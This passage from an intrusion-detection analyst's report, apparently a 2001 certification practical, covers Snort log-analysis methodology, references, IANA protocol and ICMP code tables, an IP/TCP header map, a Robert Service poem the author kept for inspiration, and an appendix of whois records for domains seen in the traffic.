snorta-byalert_Russia_Dynamo_dsthost.pl
snorta-byalert_Russia_Dynamo_srchost.pl
snorta-byalert_Sun_RPC_high_port_dsthost.pl
snorta-byalert_Sun_RPC_high_port_srchost.pl
snorta-byalert_UDP_SRC_DST_dsthost.pl
snorta-byalert_UDP_SRC_DST_srchost.pl
snorta-byalert_Watchlist_000220_dsthost.pl

snorta-byalert_Watchlist_000220_srchost.pl
snorta-byalert_WinGate_1080_dsthost.pl
snorta-byalert_WinGate_1080_srchost.pl
snorta-byalert_pos_RAMEN_serv_dsthost.pl
snorta-byalert_pos_RAMEN_serv_srchost.pl
snorta-byalert_pos_Red_Worm_dsthost.pl
snorta-byalert_pos_Red_Worm_srchost.pl
snorta-byalert_pos_troj_serv_dsthost.pl
snorta-byalert_pos_troj_serv_srchost.pl

There were a number of small throw-away shell scripts that were used to run simple specific queries on the data and start all of the above scripts on multiple datasets in different directories quickly.

Methodology:

I first ran the data through simple filters to identify which events were occurring and the source and destination addresses that were present. I then used the scripts generated by Lenny Zeltser to allow me to look at the data from different perspectives. I used those perspectives and different views as a means to attempt to understand what was happening on the network I was looking at. Where I had questions about things I saw, I referenced the previous reports as a means of gaining a better understanding. The lack of a standardized format or set of information made this more difficult. I reviewed the old reports for their lists of suspicious and compromised hosts. I used this data to weight the data that was available to me (a suspicious host that has been suspicious for a long time must be addressed and validated as a false positive or else defensive measures must be put in place). I did this as a first step towards identification of trends and longer term correlation.

I decided to filter out the "spp_portscan" and "SYN-FIN" data from the alert files and rely on the data provided by the scan files for information regarding portscans. The data is more easily parsed and provides more detail.

In reviewing the data contained in the Out Of Spec files, I determined that the significant majority were either likely to be caught as port scans by Snort or identified as Out of Spec because of the presence of the two highest order TCP flag bits being set. Based on this evaluation, I set the data aside as duplicate and adding more noise than signal to the analysis. Should further analysis of scan type trends become necessary this data will be used to provide detailed information regarding the distinct variants and numbers of scans seen.

I used frequency as the basic sorting value for both IP addresses and types of alerts. This provided me with a list of the most commonly seen systems and events which were then explored further using Unix tools including grep, sed, awk, perl and Snort.

Once I had all the information filtered and sorted and such, I stared at it for REAL LONG time until enough of it was continuously in my head that things started popping up that made me say "Hmmmm, that's interesting" then I'd go poke around at those things using Unix tools and Snort or TCPdump when appropriate. I would reference

TCP/IP Illustrated Vol. 1, the Internet or Network Intrusion Detection- An Analyst's Handbook 2nd Ed. when I wasn't sure about something.

I don't know of a better anomaly detector than a curious analyst who knows their network so well they dream about it.

References

Past "Analyze this data" reports that were used as background information:
Jan 2001:
Joe Church
Matteo Nava
Feb 2001:
Chris Kuethe
PJ Goodwin
Mar 2001:
Jeremy Hewlett
Joe Matusiewicz
John Topp
April 2001:
Andrew Windsor
Robert Clark
Paul Asadoorian
May 2001:
David Oborn
David Singer
Mark Evans
Miika Turkia

These various reports were used to evaluate the importance of the alerts and scans I saw as well as to compare against my own analysis to ensure I provided as thorough a report as possible. The work of the analysts listed above has been very valuable to me and I would like to say thank you to them for their efforts.

The following sources were used as reference and cross-references:

1. Network Intrusion Detection, An Analysts Handbook 2nd Edition.- Northcutt and Novak.
ISBN:0-7357-1008-2

2. Intrusion Signatures and Analysis.- Northcutt, Cooper, Fearnow, Frederick.
ISBN: 0-7357-1063-5

3. TCP/IP Illustrated, Volume 1- W. Richard Stevens
ISBN: 0-201-63346-9

4. Identifying ICMP Hackery Tools Used In The Wild Today, December 4, 2000.- Ofir Arkin
http://www.sys-security.com/archive/securityfocus/icmptools.html

5. ICMP Usage in scanning, June 2001. Ofir Arkin
http://www.sys-security.com/archive/papers/ICMP_Scanning_v2.5.pdf

An excellent Whois search engine:
http://www.whonami.com/cgi-bin/globalsearch

Trojan port lists and trojan descriptions:
http://www.treachery.net/security_tools/ports/
http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html
http://www.simovits.com/trojans/trojans.html

I used the information below to gain a better understanding of the data I was interpreting and to ensure I maintained the right frame of mind for doing this work. They are formatted to make them fit better into my palm pilot™. I generated them either from scratch (where no source is listed) or from the sources listed with them.

The Players Litany:
The Crystal Wind is the Storm, and the Storm is Data, and the Data is Life. -
Trent The Uncatchable (As recorded by Daniel Keys Moran http://www.kithrup.com/dkm/)

Assigned Internet Protocol Numbers (Part 1)
http://www.iana.org/assignments/protocol-numbers

Decimal	Keyword	Protocol	References
0	HOPOPT	IPv6 Hop-by-Hop Option	[RFC1883]
1	ICMP	Internet Control Message	[RFC792]
2	IGMP	Internet Group Management	[RFC1112]
3	GGP	Gateway-to-Gateway	[RFC823]
4	IP	IP in IP (encapsulation)	[RFC2003]
5	ST	Stream	[RFC1190,IEN119]
6	TCP	Transmission Control	[RFC793]
7	CBT	CBT	[Ballardie]
8	EGP	Exterior Gateway Protocol	[RFC888,DLM1]
9	IGP	any private interior gateway (used by Cisco for their IGRP)	[IANA]
10	BBN-RCC-MON	BBN RCC Monitoring	[SGC]

11 NVP-II Network Voice Protocol [RFC741,SC3]
12 PUP PUP [PUP,XEROX]
13 ARGUS ARGUS [RWS4]
14 EMCON EMCON [BN7]
15 XNET Cross Net Debugger [IEN158,JFH2]
16 CHAOS Chaos [NC3]
17 UDP User Datagram [RFC768,JBP]
18 MUX Multiplexing [IEN90,JBP]
19 DCN-MEAS DCN Measurement Subsystems [DLM1]
20 HMP Host Monitoring [RFC869,RH6]
21 PRM Packet Radio Measurement [ZSU]
22 XNS-IDP XEROX NS IDP [ETHERNET,XEROX]
23 TRUNK-1 Trunk-1 [BWB6]
24 TRUNK-2 Trunk-2 [BWB6]
25 LEAF-1 Leaf-1 [BWB6]
26 LEAF-2 Leaf-2 [BWB6]
27 RDP Reliable Data Protocol [RFC908,RH6]
28 IRTP Internet Reliable Transaction [RFC938,TXM]
29 ISO-TP4 ISO Transport Protocol Class 4 [RFC905,RC77]
30 NETBLT Bulk Data Transfer Protocol [RFC969,DDC1]
31 MFE-NSP MFE Network Services Protocol [MFENET,BCH2]
32 MERIT-INP MERIT Internodal Protocol [HWB]
33 SEP Sequential Exchange Protocol [JC120]
34 3PC Third Party Connect Protocol [SAF3]
35 IDPR Inter-Domain Policy Routing Protocol [MXS1]
36 XTP XTP [GXC]
37 DDP Datagram Delivery Protocol [WXC]
38 IDPR-CMTP IDPR Control Message Transport Proto [MXS1]
39 TP++ TP++ Transport Protocol [DXF]
40 IL IL Transport Protocol [Presotto]
41 IPv6 Ipv6 [Deering]
42 SDRP Source Demand Routing Protocol [DXE1]
43 IPv6-Route Routing Header for IPv6 [Deering]
44 IPv6-Frag Fragment Header for IPv6 [Deering]
45 IDRP Inter-Domain Routing Protocol [Sue Hares]
46 RSVP Reservation Protocol [Bob Braden]
47 GRE General Routing Encapsulation [Tony Li]
48 MHRP Mobile Host Routing Protocol[David Johnson]
49 BNA BNA [Gary Salamon]
50 ESP Encap Security Payload for IPv6 [RFC1827]
51 AH Authentication Header for IPv6 [RFC1826]
52 I-NLSP Integrated Net Layer Security TUBA [GLENN]
53 SWIPE IP with Encryption [JI6]
54 NARP NBMA Address Resolution Protocol [RFC1735]
55 MOBILE IP Mobility [Perkins]

56	TLSP	Transport Layer Security Protocol using Kryptonet key management	[Oberg]
57	SKIP	SKIP	[Markson]
58	IPv6-ICMP	ICMP for IPv6	[RFC1883]
59	IPv6-NoNxt	No Next Header for IPv6	[RFC1883]
60	IPv6-Opts	Destination Options for IPv6	[RFC1883]
61		any host internal protocol	[IANA]
62	CFTP	CFTP	[CFTP,HCF2]
63		any local network	[IANA]
64	SAT-EXPAK	SATNET and Backroom EXPAK	[SHB]
65	KRYPTOLAN	Kryptolan	[PXL1]
66	RVD	MIT Remote Virtual Disk Protocol	[MBG]
67	IPPC	Internet Pluribus Packet Core	[SHB]
68		any distributed file system	[IANA]
69	SAT-MON	SATNET Monitoring	[SHB]
70	VISA	VISA Protocol	[GXT1]
71	IPCV	Internet Packet Core Utility	[SHB]
72	CPNX	Computer Protocol Network Executive	[DXM2]
73	CPHB	Computer Protocol Heart Beat	[DXM2]
74	WSN	Wang Span Network	[VXD]
75	PVP	Packet Video Protocol	[SC3]
76	BR-SAT-MON	Backroom SATNET Monitoring	[SHB]
77	SUN-ND	SUN ND PROTOCOL-Temporary	[WM3]
78	WB-MON	WIDEBAND Monitoring	[SHB]
79	WB-EXPAK	WIDEBAND EXPAK	[SHB]
80	ISO-IP	ISO Internet Protocol	[MTR]
81	VMTP	VMTP	[DRC3]
82	SECURE-VMTP	SECURE-VMTP	[DRC3]
83	VINES	VINES	[BXH]
84	TTP	TTP	[JXS]
85	NSFNET-IGP	NSFNET-IGP	[HWB]
86	DGP	Dissimilar Gateway Protocol	[DGP,ML109]
87	TCF	TCF	[GAL5]
88	EIGRP	EIGRP	[CISCO,GXS]
89	OSPFIGP	OSPFIGP	[RFC1583,JTM4]
90	Sprite-RPC	Sprite RPC Protocol	[SPRITE,BXW]
91	LARP	Locus Address Resolution Protocol	[BXH]
92	MTP	Multicast Transport Protocol	[SXA]
93	AX.25	AX.25 Frames	[BK29]
94	IPIP	IP-within-IP Encapsulation Protocol	[JI6]
95	MICP	Mobile Internetworking Control Pro.	[JI6]
96	SCC-SP	Semaphore Communications Sec. Pro.	[HXH]
97	ETHERIP	Ethernet-within-IP Encapsulation	[RXH1]
98	ENCAP	Encapsulation Header	[RFC1241,RXB3]


99		any private encryption scheme [IANA]
100	GMTP	GMTP [RXB5]
101	IFMP	Ipsilon Flow Management Protocol [Hinden]
102	PNNI	PNNI over IP [Callon]
103	PIM	Protocol Independent Multicast [Farinacci]
104	ARIS	ARIS [Feldman]
105	SCPS	SCPS [Durst]
106	QNX	QNX [Hunter]
107	A/N	Active Networks [Braden]
108	IPComp	IP Payload Compression Protocol [RFC2393]
109	SNP	Sitara Networks Protocol [Sridhar]
110	Compaq-Peer	Compaq Peer Protocol [Volpe]
111	IPX-in-IP	IPX in IP [Lee]
112	VRRP	Virtual Router Redundancy Protocol [Hinden]
113	PGM	PGM Reliable Transport Protocol [Speakman]
114		any 0-hop protocol [IANA]

Assigned Internet Protocol Numbers (Part 3)

115	L2TP	Layer Two Tunneling Protocol [Aboba]
116	DDX	D-II Data Exchange (DDX) [Worley]
117	IATP	Interactive Agent Transfer Protocol [Murphy]
118	STP	Schedule Transfer Protocol [JMP]
119	SRP	SpectraLink Radio Protocol [Hamilton]
120	UTI	UTI [Lothberg]
121	SMP	Simple Message Protocol [Ekblad]
122	SM	SM [Crowcroft]
123	PTP	Performance Transparency Protocol [Welzl]
124	ISIS over IPv4	[Przygienda]
125	FIRE	[Partridge]
126	CRTP	Combat Radio Transport Protocol [Sautter]
127	CRUDP	Combat Radio User Datagram [Sautter]
128	SSCOPMCE	[Waber]
129	IPLT	[Hollbach]
130	SPS	Secure Packet Shield [McIntosh]
131	PIPE	Private IP Encapsulation within IP [Petri]
132	SCTP	Stream Control Transmission Protocol [Stewart]
133	FC	Fibre Channel [Rajagopal]
134	RSVP-E2E-IGNORE	[RFCXXXX]
135-254		Unassigned [IANA]
255		Reserved [IANA]

ICMP Codes
http://www.iana.org/assignments/icmp-parameters

Message Formats



ICMP#	type	code	service	
0	"echo"	0	"echo-reply"	[RFC792]
1	Unassigned			
2	Unassigned			
3	"unreachable"	0	"net-unreachable"	[RFC792]
3	"unreachable"	1	"host-unreachable"	[RFC792]
3	"unreachable"	2	"protocol-unreachable"	[RFC792]
3	"unreachable"	3	"port-unreachable"	[RFC792]
3	"unreachable"	4	"fragmentation-df-set"	[RFC792]
3	"unreachable"	5	"source-route-failed"	[RFC792]
3	"unreachable"	6	"Destination Network Unknown"	[RFC792]
3	"unreachable"	7	"Destination Host Unknown"	[RFC792]
3	"unreachable"	8	"Source Host Isolated"	[RFC792]
3	"unreachable"	9	"Communication with Destination Network is Administratively Prohibited"	[RFC792]
3	"unreachable"	10	"Communication with Destination Host is Administratively Prohibited"	[RFC792]
3	"unreachable"	11	"Destination Network Unreachable for Type of Service"	[RFC792]
3	"unreachable"	12	"Destination Host Unreachable for Type of Service"	[RFC792]
3	"unreachable"	13	"Communication Administratively Prohibited"	[RFC1812]
3	"unreachable"	14	"Host Precedence Violation"	[RFC1812]
3	"unreachable"	15	"Precedence cutoff in effect"	[RFC1812]
4	"quench"	0	"source-quench"	[RFC792]
5	"redirect"	0	"redirect for network or subnet"	[RFC792]
5	"redirect"	1	"redirect for host"	[RFC792]
5	"redirect"	2	"redirect for type of service and network"	[RFC792]
5	"redirect"	3	"redirect for type of service and host"	[RFC792]
6	"alternate"	0	"alternate-host-address"	
7	Unassigned			
8	"echo"	0	"echo-request"	[RFC792]
9	"router"	0	"router-advertisement"	[RFC1256]

10	"router"	0	"router-selection"	[RFC1256]
11	"exceeded"	0	"ttl-exceeded in transit"	[RFC792]
11	"exceeded"	1	"fragment reassembly time exceeded"	[RFC792]
12	"error"	0	"pointer indicates the error"	[RFC792]
12	"error"	1	"missing a required option"	[RFC1108]
12	"error"	2	"bad-length"	[RFC792]
13	"timestamp"	0	"timestamp-request"	[RFC792]
14	"timestamp"	0	"timestamp-reply"	[RFC792]
15	"information"	0	"info-request"	[RFC792]
16	"information"	0	"info-reply"	[RFC792]
17	"Address mask"	0	"mask-request"	[RFC950]
18	"Address mask"	0	"mask-reply"	[RFC950]
19	Reserved (for Security)			[Solo]
20-29	Reserved (for Robustness Experiment)			[ZSu]
30	"traceroute"	0	"traceroute-forwarded"	[RFC1393]
30	"traceroute"	1	"packet-discarded"	[RFC1393]
31	"datagram"	0	"datagram-conversion-error"	[RFC1475]
32	"mobile"	0	"mobile-host-redirect"	
33	"ipv6-request"	0	"ipv6-where-are-you"	
34	"ipv6-reply"	0	"ipv6-here-I-am"	
35	"mobile"	0	"mobile-registration-request"	
36	"mobile"	0	"mobile-registration-reply"	
37	"domain-name"	0	"domain-name-request"	
38	"domain-name"	0	"domain-name-reply"	
39	"SKIP"	0	??	
40	"security-Photuris"	0	"Unknown Security Parameter Index(SPI)"	[RFC2521]
40	"security"	1	"authentication-failed"	[RFC2521]
40	"security"	2	"decompression-failed"	[RFC2521]
40	"security"	3	"decryption-failed"	[RFC2521]
40	"security"	4	"need-authentication"	[RFC2521]
40	"security"	5	"need-authorization"	[RFC2521]

(This one was generated by hand, using TCP/IP Illustrated Vol. 1 as well as the SANS GCIA track course books as reference where I was unclear)

IP-TCP Header map:

Length	Bits	Name	Description
4	0 - 3	IPversion	Should pretty much always be a 4
4	4-7	Header Length	IP header length- multiply by 4 to get length in bytes
8	8-15	TOS	Type of Service-
16	16-31	Total Length	Total length in bytes
16	32-47	ID	Identification number
3	48-50	Fragment Flags	Don't Frag, More Frags
13	51-63	Frag Offset	Offset from the start of the packet in 8byte increments
8	64-71	TTL	Time to Live

8 72-79 Protocol Protocol #- ICMP == 1(0x01), UDP ==17(0x11), TCP == 6(0x06)
16 80-95 IP Checksum IP header checksum
32 96-127 Source IP
32 128-159 Dest IP
Options if any
Possible options: Get from TCP/IP Illustrated
16 Source Port
16 Dest Port
32 Sequence #
32 Ack #
4 Header Length TCP Header length
6 Reserved bits
6 Flags (in this order) Urg, Ack, Psh, Rst, Syn, Fin
16 Window Size
16 TCP Checksum TCP Header+Data Checksum
16 Urgent Pointer Only valid if urgent bit is set (add to Seq# to get final Seq# of urg data)
Options if any:
Maximum segment size
(get more)
<data>

The Cremation of Sam McGee part 1
by Robert W. Service
http://www.ude.net/verse/cremation.html

There are strange things done in the midnight sun
By the men who moil for gold;
The Arctic trails have their secret tales
That would make your blood run cold;
The Northern Lights have seen queer sights, But the queerest they ever did see
Was that night on the marge of Lake Lebarge I cremated Sam McGee

Now Sam McGee was from Tennessee, where the cotton blooms and blows
Why he left his home in the South to roam 'round the Pole, God only knows.
He was always cold but the land of gold seemed to hold him like a spell;
Though he'd often say in his homely way that he'd sooner live in Hell.

On a Christmas Day we were mushing our way over the Dawson trail.
Talk of your cold! through the parka's fold it stabbed like a driven nail.
If our eyes we'd close, then the lashes froze till sometimes we couldn't see,
It wasn't much fun, but the only one to whimper was Sam McGee.

And that very night, as we lay packed tight in our robes beneath the snow,

And the dogs were fed, and the stars o'erhead were dancing heel and toe,
He turned to me, and "Cap", says he, "I'll cash in this trip, I guess;
And if I do, I'm asking that you won't refuse my last request."

Well, he seemed so low that I couldn't say no;
then he says with a sort of moan, "It's the cursed cold, and it's got right hold till I'm chilled clean through to the bone
Yet 'taint being dead-it's my awful dread of the icy grave that pains;
So I want you to swear that, foul or fair, you'll cremate my last remains.

A pal's last need is a thing to heed, so I swore I would not fail;
And we started on at the streak of dawn but God! he looked ghastly pale.
He crouched on the sleigh, and he raved all day of his home in Tennessee;
And before nightfall a corpse was all that was left of Sam McGee.

There wasn't a breath in that land of death, and I hurried, horror-driven
With a corpse half hid that I couldn't get rid, because of a promise given;
It was lashed to the sleigh, and it seemed to say.
"You may tax your brawn and brains, But you promised true, and it's up to you to cremate these last remains".

Now a promise made is a debt unpaid, and the trail has its own stern code,
In the days to come, though my lips were dumb in my heart how I cursed that load!
In the long, long night, by the lone firelight, while the huskies, round in a ring,
Howled out their woes to the homeless snows- Oh God, how I loathed the thing!

The Cremation of Sam McGee part 2
by Robert W. Service
http://www.ude.net/verse/cremation.html

And every day that quiet clay seemed to heavy and heavier grow;
And on I went, though the dogs were spent and the grub was getting low.
The trail was bad, and I felt half mad, but I swore I would not give in;
And I'd often sing to the hateful thing, and it hearkened with a grin.

Till I came to the marge of Lake Lebarge, and a derelict there lay;
It was jammed in the ice, but I saw in a trice it was called the Alice May,
And I looked at it, and I thought a bit, and I looked at my frozen chum;
Then "Here", said I, with a sudden cry, "is my cre-ma-tor-eum"!

Some planks I tore from the cabin floor, and I lit the boiler fire;
Some coal I found that was lying around, and I heaped the fuel higher;
The flames just soared, and the furnace roared- such a blaze you seldom see,
And I burrowed a hole in the glowing coal, and I stuffed in Sam McGee.

Then I made a hike, for I didn't like to hear him sizzle so;

And the heavens scowled, and the huskies howled, and the wind began to blow,
It was icy cold, but the hot sweat rolled down my cheeks, and I don't know why;
And the greasy smoke in an inky cloak went streaking down the sky.

I do not know how long in the snow I wrestled with grisly fear;
But the stars came out and they danced about ere again I ventured near;
I was sick with dread, but I bravely said, "I'll just take a peep inside. I guess he's cooked, and it's time I looked".
Then the door I opened wide.

And there sat Sam, looking cool and calm, in the heart of the furnace roar;
And he wore a smile you could see a mile, and he said, "Please close that door.
It's fine in here, but I greatly fear you'll let in the cold and storm-
Since I left Plumtree, down in Tennessee, it's the first time I've been warm".

There are strange things done in the midnight sun, By the men who moil for gold;
The Arctic trails have their secret tales That would make your blood run cold;
The Northern Lights have seen queer sights, But the queerest they ever did see
Was that night on the marge of Lake Lebarge I cremated Sam McGee

Appendix A

Whois data for all domains mentioned in section 3.

Whois: 233.28.65.255
IANA (NET-MCAST-NET)
Internet Assigned Numbers Authority
4676 Admiralty Way, Suite 330
Marina del Rey, CA 90292-6695
US
Netname: MCAST-NET
Netblock: 224.0.0.0 - 239.255.255.255
Coordinator: Internet Corporation for Assigned Names and Numbers (IANA-ARIN)
res-ip@iana.org (310) 823-9358

Domain name: chello.nl (second domain)

Organisation:
Cable Network Brabant Holding
Brandevoorste Dreef 2
5707 DG HELMOND

Administrative Contact:
Wiljan Dankers

Phone: +31 492 573357
E-mail: postmaster@chello.nl

Technical Contact:
Euibmnic
Phone: +31 79 3228767
E-mail: euibmnic@nl.ibm.com

Technical Contact:
M Veeneman
Phone: +31 205848888
E-mail: hostmaster@a2000.com

Technical Contact:
M Veeneman
Phone: +31 20 5848888
E-mail: hostmaster@a2000.com

Registrar:
Kabeltelevisie Amsterdam B.V.
Kabelweg 51
1014 BA AMSTERDAM

Domain Nameservers:
ns01.chello.nl 212.83.68.130
ns02.chello.nl 212.83.68.131
ns1.telekabel.nl 212.142.28.66

Domain first registered: 30-10-1998
Record last updated: 06-07-2000
Record maintained by: NL Domain Registry

domain: wanadoo.fr
descr: France Telecom Interactive
descr: 41, rue Camille Desmoulins
descr: 92442 Issy Les moulineaux cedex
admin-c: CC1215-FRNIC
tech-c: FTI-FRNIC
zone-c: NFC1-FRNIC
nserver: ns.wanadoo.fr 193.252.19.10
nserver: ns.wanadoo.com
nserver: ns2.wanadoo.fr 193.252.19.11
nserver: ns2.wanadoo.com
mnt-by: FR-NIC-MNT
mnt-lower: FR-NIC-MNT
changed: ripe-dbm-updates@nic.fr 19990506

changed: auto-update@nic.fr 19990823
changed: migration-dbm@nic.fr 20001015
source: FRNIC

role: Contacts of FTI
address: France Telecom Interactive
address: 41, rue Camille Desmoulins
address: 92442 Issy Les Moulineaux cedex
phone: +33 1 41 33 39 00
fax-no: +33 1 41 33 39 01
e-mail: postmaster@wanadoo.fr
e-mail: abuse@wanadoo.fr
trouble: mail postmaster for ANY problem.
admin-c: SC1509-FRNIC
tech-c: TEFS1-FRNIC
tech-c: SC1509-FRNIC
tech-c: NS1058-FRNIC
tech-c: CC1215-FRNIC
tech-c: IH678-FRNIC
nic-hdl: FTI-FRNIC
notify: ripe.mnt@fti.net
mnt-by: FT-INTERACTIVE
changed: Patrice.Robert@fti.net 19990413
changed: Patrice.Robert@fti.net 19990415
changed: Patrice.Robert@fti.net 19990506
changed: addr-reg@rain.fr 19990921
changed: migration-dbm@nic.fr 20001015
source: FRNIC

role: NIC France Contact
address: AFNIC
address: Immeuble International
address: 2, rue Stephenson
address: Montigny le Bretonneux
address: 78181 Saint Quentin en Yvelines Cedex
address: France
phone: +33 1 39 30 83 00
fax-no: +33 1 39 30 83 01
e-mail: tech@nic.fr
trouble: Information: http://www.nic.fr/
trouble: Questions: mailto:nic@nic.fr
trouble: Spam: mailto:abuse@nic.fr
trouble: Test: mailto:ping@nic.fr
admin-c: AR41
tech-c: AR41
tech-c: PL12-FRNIC

tech-c: JP1110-FRNIC
tech-c: EM634-FRNIC
tech-c: MS1887-FRNIC
tech-c: VL-FRNIC
tech-c: PR1249-FRNIC
tech-c: PV827-FRNIC
tech-c: GO661-FRNIC
tech-c: FT1632-FRNIC
tech-c: MS32434-FRNIC
tech-c: AI1-FRNIC
nic-hdl: NFC1-FRNIC
mnt-by: FR-NIC-MNT
changed: pick@nic.fr 20010313
changed: pick@nic.fr 20010313
source: FRNIC

person: Catherine Chevalier
address: France Telecom Interactive
address: 41, rue Camille Desmoulins
address: 92442 Issy les Moulineaux cedex
phone: +33 1 41 33 39 00
fax-no: +33 1 41 33 26 75
e-mail: catherine.chevalier@wanadoo.com
nic-hdl: CC1215-FRNIC
remarks: Exploitation Manager
mnt-by: FT-INTERACTIVE
changed: Patrice.Robert@fti.net 19990205
changed: migration-dbm@nic.fr 20001015
source: FRNIC

whois spinner.com
Domain Name: SPINNER.COM
Registrant:
Spinner Networks, Inc.
1209 Howard Ave Suite 200
Burlingame, CA 90410
US
Created on.....: Dec 23, 1999
Expires on.....: Dec 23, 2001
Record Last Updated on..: Jan 05, 2000
Registrar.....: America Online, Inc.
http://whois.registrar.aol.com/whois/

Administrative Contact:

Domain Administration, Spinner
Email. hostmaster@SPINNER.COM
Technical Contact:
Domain Administration, Spinner
Email. hostmaster@SPINNER.COM
Domain servers:
dns-01.spinner.net
152.163.159.239
dns-02.spinner.net
205.188.157.239

Whois: callnetuk.com

Registrant:
Callnet plc (CALLNETUK-DOM)
Brecon house
London, E149YT
UK

Domain Name: CALLNETUK.COM

Administrative Contact:
Mulock, Bradley (BM12199) brad@DATA-RIVER.NET
Data River Ltd
Brecon House
Meridian Gate
207 Marsh Wall
London
E149YT
UK
(+44) 020 7335 8300 (+44) 020 7515 9525
Technical Contact:
CallNet Support (CS1737-ORG) support@CALLNETUK.COM
CallNet PLC.
Breacon House Meridian Gate
207 Marsh Wall
London
UK
+44 171 335 8300
Fax- +44 171 345 9407
Billing Contact:
Pick, Vivian (VPQ72) vivian.pick@DATA-RIVER.NET
Data River Ltd
Brecon House
London, E149YT
UK
+44(0) 2073358300 +44(0) 20 75159525

Record last updated on 12-Mar-2001.
Record expires on 02-Oct-2001.
Record created on 02-Oct-1998.
Database last updated on 15-Aug-2001 14:16:00 EDT.

Domain servers in listed order:

NS0.CALLNETUK.COM	212.67.128.102
NS1.CALLNETUK.COM	212.67.128.2

Whois: magpage.com

Registrant:
The Magnetic Page (MAGPAGE-DOM)
2892 Creek Road, Box 236
Yorklyn, DE 19736

Domain Name: MAGPAGE.COM

Administrative Contact, Technical Contact, Billing Contact:
Administrator, Dns (DA346) dns@MAGPAGE.COM
The Magnetic Page
2892 Creek Road, Box 236
Yorklyn, DE 19736
302-239-5900

Record last updated on 26-Jan-2001.
Record expires on 10-Mar-2003.
Record created on 09-Mar-1995.
Database last updated on 15-Aug-2001 14:16:00 EDT.

Domain servers in listed order:

NS1.MAGPAGE.COM	216.155.56.2
NS2.MAGPAGE.COM	216.155.56.6

Whois: prtc.net
Organization:
Puerto Rico Telephone Company
Puerto Rico Telephone Company
PO BOX 360998
San Juan, PR 00936
US
Phone: (787) 792-6262

Fax..: (801) 740-3470
Email: nameserv@PRTC.NET

Registrar Name....: Register.com
Registrar Whois...: whois.register.com
Registrar Homepage: http://www.register.com

Domain Name: PRTC.NET

Created on.....: Thu, Jul 04, 1996
Expires on.....: Fri, Jul 02, 2010
Record last updated on..: Mon, Aug 06, 2001

Administrative Contact:
Puerto Rico Telephone Company
Puerto Rico Telephone Company
PO BOX 360998
San Juan, PR 00936
US
Phone: (787) 273-4777
Fax..: (801) 740-3470
Email: nameserv@PRTC.NET

Technical Contact:
Register.Com
Domain Registrar
575 8th Avenue
New York, NY 10018
US
Phone: 212-798-9200
Fax..: 212-629-9305
Email: domain-registrar@register.com

Zone Contact:
Register.Com
Domain Registrar
575 8th Avenue
New York, NY 10018
US
Phone: 212-798-9200
Fax..: 212-629-9305
Email: domain-registrar@register.com

Domain servers in listed order:

NS1.PRTC.NET 196.28.48.67

NS2.PRTC.NET 196.28.48.68

Whois: broadcast.com
Registrant: AudioNet, Inc. (BROADCAST6-DOM)
3420 Central Expressway
Santa Clara, CA 95051
US

Domain Name: BROADCAST.COM
Administrative Contact, Technical Contact: Administrator, Domain (DA16065)
domainadmin@YAHOO-INC.COM
Billing Contact: Billing, Domain (DB28833) domainbilling@YAHOO-INC.COM
Record last updated on 08-Mar-2001.
Record expires on 11-Oct-2001.
Record created on 10-Oct-1997.
Database last updated on 15-Aug-2001 03:12:00 EDT.

Domain servers in listed order:
NS.BROADCAST.COM 206.190.32.2
NS2.BROADCAST.COM 206.190.32.3

missouri.edu
Registrant: University of Missouri at Columbia (MISSOURI-DOM)
615 Locust St.
Columbia, MO 65211 US

Domain Name: MISSOURI.EDU
Administrative Contact, Billing Contact: Irovic, David (DI42)
irovicd@MISSOURI.EDU
Technical Contact: Security Officer (SO1768-ORG) abuse@MISSOURI.EDU
Record last updated on 05-Jun-2001.
Record created on 22-Dec-1987.
Database last updated on 15-Aug-2001 03:12:00 EDT.
Domain servers in listed order:
NOC.MISSOURI.EDU 128.206.2.252
JUPITER.CC.UMR.EDU 131.151.254.243
ARGUS.MORE.NET 150.199.1.11
NS2.PSI.NET 38.8.50.2

res088173.halls.colostate.edu
Registrant: Colorado State University (COLOSTATE-DOM)
Colorado State University
Ft. Collins, CO 80523 US

Domain Name: COLOSTATE.EDU
Administrative Contact, Billing Contact: Burns, Patrick (PB5253)
pburns@YUMA.ACNS.COLOSTATE.EDU
Technical Contact: McPherson, Stew (SM83) stew@YUMA.ACNS.COLOSTATE.EDU
Record last updated on 01-Nov-2000.
Record created on 27-May-1987.
Database last updated on 15-Aug-2001 03:12:00 EDT.
Domain servers in listed order:
YUMA.ACNS.COLOSTATE.EDU 129.82.100.64
LAMAR.COLOSTATE.EDU 129.82.103.75
RS1.NETSOL.COM 216.168.224.207

kent.edu
Registrant:
Kent State University (KENT-DOM)
125 Library
Kent, OH 44242
US

Domain Name: KENT.EDU

Administrative Contact, Technical Contact, Billing Contact:
Yoho, Ransel (RY678) ransel@NET.KENT.EDU
Kent State University
120 Library
Kent, Ohio 44242
330-672-9576 (FAX) 330-672-9593

Record last updated on 21-Jul-1998.
Record created on 19-Feb-1987.
Database last updated on 15-Aug-2001 03:12:00 EDT.

Domain servers in listed order:

NS.NET.KENT.EDU 131.123.1.1
NS.MCS.KENT.EDU 131.123.2.130
DHCP.NET.KENT.EDU 131.123.252.2
NS1.OAR.NET 192.88.193.144

anet.com
Registrant:
ANet Internet Services (ANET6-DOM)

40 Shuman Blvd. Ste. 310
Naperville, IL 60563
US

Domain Name: ANET.COM

Administrative Contact:
Admin, Role (RAU204) adminrole@ANET.COM
ANET Internet Solutions
Suite 310
Naperville, IL 60563
630-637-0844 (FAX) 630-637-0870
Technical Contact:
Tech, Role (TR3303-ORG) techrole@ANET.COM
ANET Internet Solutions
40 Shuman Blvd.
Suite 310
Naperville , IL 60563
US
630-637-0844
Fax- 630-637-0870
Billing Contact:
Billing, Role (BR3036-ORG) billrole@ANET.COM
ANET Internet Solutions
40 Shuman Blvd.
Suite 310
Naperville , IL 60563
US
630-637-0844
Fax- 630-637-0870

Record last updated on 10-Apr-2001.
Record expires on 27-Jan-2006.
Record created on 26-Jan-1998.
